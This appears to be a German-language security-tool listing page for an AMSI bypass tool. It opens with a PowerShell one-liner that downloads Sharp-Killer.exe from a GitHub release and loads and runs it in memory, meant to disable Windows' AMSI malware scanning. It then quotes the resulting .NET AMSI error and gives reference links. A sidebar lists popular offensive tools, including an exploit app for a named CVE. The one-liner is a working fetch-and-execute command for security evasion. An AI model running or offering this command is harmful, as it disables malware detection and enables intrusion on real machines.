$url = "https://github.com/S1lkys/SharpKiller/releases/download/1.1/Sharp-Killer.exe"; $cli = New-Object System.Net.WebClient; $sk=[System.Reflection.Assembly]::Load([byte[]]( $cli.DownloadData($url)));$vars = New-Object System.Collections.Generic.List[System.Object];$BindingFlags= [Reflection.BindingFlags] "NonPublic,Static";$sk.EntryPoint.Invoke($null,@(,$passed));

Dieser Fehler tritt bei Verwendung des genannten OneLiners auf?

Falls Sie diese Meldung jemals gesehen haben und sich gefragt haben – willkommen bei der .NET AMSI-Schnittstelle! :-)

Exception calling "Load" with "1" argument(s): "Could not load file or assembly '288768 bytes loaded from Anonymously Hosted DynamicMethods Assembly, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null' or one of its dependencies. An attempt was made to load a program with an incorrect format."

  • https://s3cur3th1ssh1t.github.io/Powershell-and-the-.NET-AMSI-Interface/

Referenzen:

  • https://github.com/ZeroMemoryEx/Amsi-Killer
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    516
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    355
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    315
  • 5

    estorides

    grisuno/estorides

    Aggregiert 99+ kostenlose OSINT-Quellen parallel, löst Entitäten in einen Knowledge Graph auf und exportiert STIX 2.1, MISP oder GraphML mit LLM-gestützter Analyse.

    303
  • 6

    opencti

    opencti-platform/opencti

    Offene Plattform für Cyber-Bedrohungsinformationen

    285

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →